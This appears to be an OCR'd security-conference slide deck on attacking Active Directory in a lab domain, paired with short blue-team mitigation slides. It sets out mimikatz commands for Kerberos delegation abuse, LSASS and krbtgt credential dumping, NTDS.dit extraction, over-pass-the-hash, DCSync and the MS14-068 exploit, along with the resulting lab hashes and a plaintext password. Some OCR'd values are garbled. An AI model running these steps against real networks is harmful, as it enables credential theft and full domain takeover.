
Discover Servers Configured with Delegation

```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {((TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties `
```

```
TrustedForDelegation, TrustedToAuthForDelegation, servicePrincipalName, Description
```

Description	:	
DistinguishedName	:	CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName	:	ADSDB01.lab.adsecurity.org
Enabled	:	True
Name	:	ADSDB01
ObjectClass	:	computer
ObjectGUID	:	6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName	:	ADSDB01\$
servicePrincipalName	:	{WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01, TERMSRV/ADSDB01.lab.adsecurity.org...}
SID	:	S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation	:	True
TrustedToAuthForDelegation	:	False
UserPrincipalName	:	

Kerberos Unconstrained Delegation



```
mimikatz(commandline) # sekurlsa::tickets /export

Authentication Id : 0 : 162402 <00000000:00028dea>
Session          : Network from 0
User Name        : LukeSkywalker
Domain          : ADSECLAB
Logon Server     : <null>
Logon Time       : 6/26/2015 10:27:22 PM
SID              : S-1-5-21-1583770191-140008446-3268284411-1109

* Username : LukeSkywalker
* Domain   : LAB.ADSECURITY.ORG
* Password : <null>

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 6/26/2015 10:27:22 PM : 6/27/2015 8:27:22 AM : 7/3/2015 10:27:22 PM
Service Name <02> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name <--> : @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
Session Key    : 0x00000012 - aes256_hmac
                fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
Ticket         : 0x00000012 - aes256_hmac ; kvno = 2 [...] 
* Saved to file [0;28dea]_2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !

mimikatz(commandline) # kerberos::ptt [0;28dea]_2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi
0 - File '[0;28dea]_2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: (1)

#0> Client: LukeSkywalker @ LAB.ADSECURITY.ORG
Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
Kerberos Encryption Type: AES-256-CBC-HMAC-SHA1-96
```

Exploiting Kerberos Delegation

```
PS C:\temp\m> Enter-PSSession -ComputerName ADSDC02.lab.adsecurity.org
[adsdc02.lab.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug"
a::krbtgt" exit

.#####. mimikatz 2.0 alpha <x64> release "Kiwi en C" (May 29 2015 23:55:17)
.## ^ ##.
## / \ ##
## \ / ## /* * *
## v ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */

mimikatz(commandline)> # privilege::debug
Privilege '20' OK

mimikatz(commandline)> # sekurlsa::krbtgt

Current krbtgt: 6 credentials
  * rc4_hmac_nt      : 1a33736fd25ad06dd9c61310173bc326
  * rc4_hmac_old     : 1a33736fd25ad06dd9c61310123bc326
  * rc4_md4        : 1a33736fd25ad06dd9c61310173bc326
  * aes256_hmac      : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
  * aes128_hmac      : 2433f1c6d10a2d466294ff983a625956
  * des_cbc_md5      : f1f82968baa1f137
```

Blue Team Response: Kerberos Delegation


Detection:

- Delegation events

Mitigation:


- Only use Kerberos Constrained Delegation
- Disable delegation for admin accounts

Account options:



Dumping AD Domain Credentials

- ★ Get access to the NTDS.dit file & extract data.
 - ★ Copy AD database from remote DC.
 - ★ Grab AD database copy from backup.
 - ★ Get Virtual DC data.
- ★ Dump credentials on DC (local or remote).
 - ★ Run Mimikatz (WCE, etc) on DC.
 - ★ Invoke-Mimikatz on DC via PS Remoting.




Finding NTDS.dit on the Network

- ❖ Are your DC backups properly secured?
- ❖ Domain Controller storage?
- ❖ Who administers the virtual server hosting virtual DCs?
- ❖ Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.



Dump LSASS Process Memory



mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 <00000000:000003e4>
Session : Service from 0
Authentication Id : 0 ; 218943 <00000000:0003573f>
Session : Interactive from 1
User Name : ADSAdministrator
Domain : ADSECLAB
Logon Server : ADSDC02
Logon Time : 5/30/2015 11:01:04 PM
SID : S-1-5-21-1387203482-2957264255-828990924-500

msv :
[00000003] Primary
* Username : ADSAdministrator
* Domain : ADSECLAB
* LM : e52cac67419a9a226e7e4a5ff986d116
* NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
* SHA1 : 05a6fb630c065d50471cd5a30ac5604642a74e31

tspkg :
* Username : ADSAdministrator
* Domain : ADSECLAB
* Password : Password99!

wdigest :
* Username : ADSAdministrator
* Domain : ADSECLAB
* Password : Password99!

kerberos :
* Username : ADSAdministrator
* Domain : LAB.ADSECURITY.ORG
* Password : Password99!

Dump AD Credentials with Mimikatz

```
mimikatz(powershell) # lsadump::samrpc /patch  
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127
```

```
RID : 000001f4 (500)  
User : Administrator  
LM :  
NTLM : 6f40d9c1cab7f73d298dc3d94163543d
```

```
RID : 000001f5 (501)  
User : Guest  
LM :  
NTLM :
```

```
RID : 000001f6 (502)  
User : krbtgt  
LM :  
NTLM : 7e2a0e20851d0229f2489210b6576ede
```

```
RID : 000003e8 (1000)  
User : admin  
LM :  
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

```
RID : 00000452 (1106)  
User : LukeSkywalker  
LM :  
NTLM : 177af8ab46321ceef22b4e8376f2dba7
```

```
RID : 00000453 (1107)  
User : HanSolo  
LM :  
NTLM : 269c0c63a623b2e062df861c9b82818
```

```
RID : 00000454 (1108)
```

NTDSUtil?

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\_
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAAGMENTATION mode...
Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
Target Database: c:\temp\Active Directory\ntds.dit

Defragmentation Status (% complete)

 0   10   20   30   40   50   60   70   80   90   100
|----|----|----|----|----|----|----|----|----|----|
.....
```

Dump Password Hashes from NTDS.dit

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -ntds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies


[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22b4e8376f2dba7:::
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c9b82818:::
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5ffffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204ffdd60b63cd:::
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Seavannah.Roberto:2612:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
```

Over Pass the Hash

- ❖ Use the NTLM password hash to get Kerberos ticket(s)

```
mimikatz(commandline) # sekurlsa::pth /user:LukeSkywalker /domain:lab.adsecurity.org /ntlm:177af8ab46321ceef22b4e8376f2dba?
user      : LukeSkywalker
domain   : lab.adsecurity.org
program  : cmd.exe
NTLM      : 177af8ab46321ceef22b4e8376f2dba?
| PID    2936
| TID    2900
| LUID 0 ; 1688016 <00000000:0019cid0>
\ nsv1_0 - data copy @ 000000000000DDAA0 : OK !
\ kerberos - data copy @ 0000000001?1DD58
 \ aes256_hmac      -> null
 \ aes128_hmac      -> null
 \ rc4_hmac_nt       OK
 \ rc4_hmac_old      OK
 \ rc4_md4           OK
 \ rc4_hmac_nt_exp   OK
 \ rc4_hmac_old_exp  OK
 \ *Password replace -> null

mimikatz #
```



The image shows a Windows command prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The window displays the following output:

```
Microsoft Windows [Version 6.1.7601]
Copyright © 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
adswrk7\adsadmin


C:\Windows\system32>klist

Current LogonId is 0:0x19cid0

Cached Tickets: <0>

C:\Windows\system32>net use \\adsdc02.lab.adsecurity.org\admin$ 
The command completed successfully.
```

Kekeo Tool: DCSync



```
c:\Users\Gentil Kiwi\Desktop>dcsync.exe /domain:lab.local /user:utilisateur
[...]
[DC] 'utilisateur' will be the user account
[DC] 'lab.local' will be the domain
[DC] 'dc.lab.local' will be the main server
SAM Username : utilisateur
User Principal Name : utilisateur@lab.local
Object RDN : utilisateur
Account Type : 30000000
Account_expiration :
Password last change : 03/08/2015 00:47:12
Object Security ID : S-1-5-21-130452501-2165100805-3685010670-502
Object Relative ID : 1104

Credentials:
NTLM: c3056561536c94df1f9302ced696591

Supplemental Credentials:
* Primary;Kerberos-Never-Keys *
Default Salt : LAB.LOCALutilisateur
Default Iterations : 4096
Credentials
    aes256_ksas (4096) : 046F9e75475
    aes128_ksas (4096) : 6c2663b4F37
    des_cbc_md5 (4096) : 04b352f1383202ea

* Primary;Kerberos *
Default Salt : LAB.LOCALutilisateur
Credentials
    des_cbc_md5 : 04b352f1383202ea

* Packages *
    Kerberos - Never - Keys

* Primary;MDigest *
    01: 0ced94a1a3b0c01f0d10b099d0eada20
    02: 4676b1e20c74c1e605a319dbbce0f1f
    03: 0fc6c25b4975a8f96ec1a1a1a1b90c34
    04: 0ced94a1a3b0c01f0d10b099d0eada20
    05: 4676b1e20c74c1e605a319dbbce0f1f
    06: 13653c9bfca05aa4a13d7ec1221607bc
    07: 0ced94a1a3b0c01f0d10b099d0eada20
    08: 4822e99e1fa1c1af293edbdcd038cf0
    09: 4822e99e1fa1c1af293edbdcd038cf0
    10: b4e585e618c8e0b140e1c71d6652d

Administrator : Invite de commandes
Administrator : Invite de commandes
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.
http://www.microsoft.com
http://www.mysmartlogon.com

c:\Users\Gentil Kiwi\Desktop>cd "C:\Users\Gentil Kiwi\Desktop"

c:\Users\Gentil Kiwi\Desktop>dcsync.exe /domain:lab.local /user:LAB\krbtgt
[...]
[DC] 'LAB\krbtgt' will be the user account
[DC] 'lab.local' will be the domain
[DC] 'dc.lab.local' will be the main server
SAM Username : krbtgt
Object RDN : krbtgt
Account Type : 30000000
Account_expiration :
Password last change : 03/08/2015 00:16:20
Object Security ID : S-1-5-21-130452501-2165100805-3685010670-502
Object Relative ID : 502

Credentials:
NTLM: ac7ed191963b9cfb5ed39213b72a623c

Supplemental Credentials:
* Primary;Kerberos-Never-Keys *
Default Salt : LAB.LOCALkrbtgt
Default Iterations : 4096
Credentials
    aes256_ksas (4096) : 7d053cc800c3c6ce2a53b22d44d02eF7da9b6f4b8E
    aes128_ksas (4096) : 402a6fc42ab37b76cfda874ceba1f392
    des_cbc_md5 (4096) : 3eb33401e3b63420

* Primary;Kerberos *
Default Salt : LAB.LOCALkrbtgt
Credentials
    des_cbc_md5 : 3eb33401e3b63420

* Packages *
    Kerberos - Never - Keys

* Primary;MDigest *
    01: 685c7ded4123ff32f1d3ab3a3d8b5869
```



Benjamin Delpy @gentilkiwi · 22h

Moar Keys!#dcsync #kekeo

* Supplemental Credentials (Kerb)

* FQDN, domain & short name support



Blue Team Response: Credential Theft

Detection: *Difficult*

Mitigation:

- Protect DC backups & storage
- Protect admin credentials
- Admins only logon to specific systems
- Limit Service Account rights/permissions
- Set all admin accounts to “sensitive & cannot be delegated”
- Separate Admin workstations for administrators (locked-down & no internet).

MS14-068: (Microsoft) Kerberos Vulnerability

- ✦ MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ✦ Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- ✦ Effectively re-write user ticket to be a Domain Admin.
- ✦ Own AD in 5 minutes



<http://adsecurity.org/?tag=ms14068>

MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s 5-1-5-21-1473643419-774954089-22223  
29127-1617 -d adsdc02.lab.adsecurity.org  
[+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!  
[+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!  
[+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!  
[+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!  
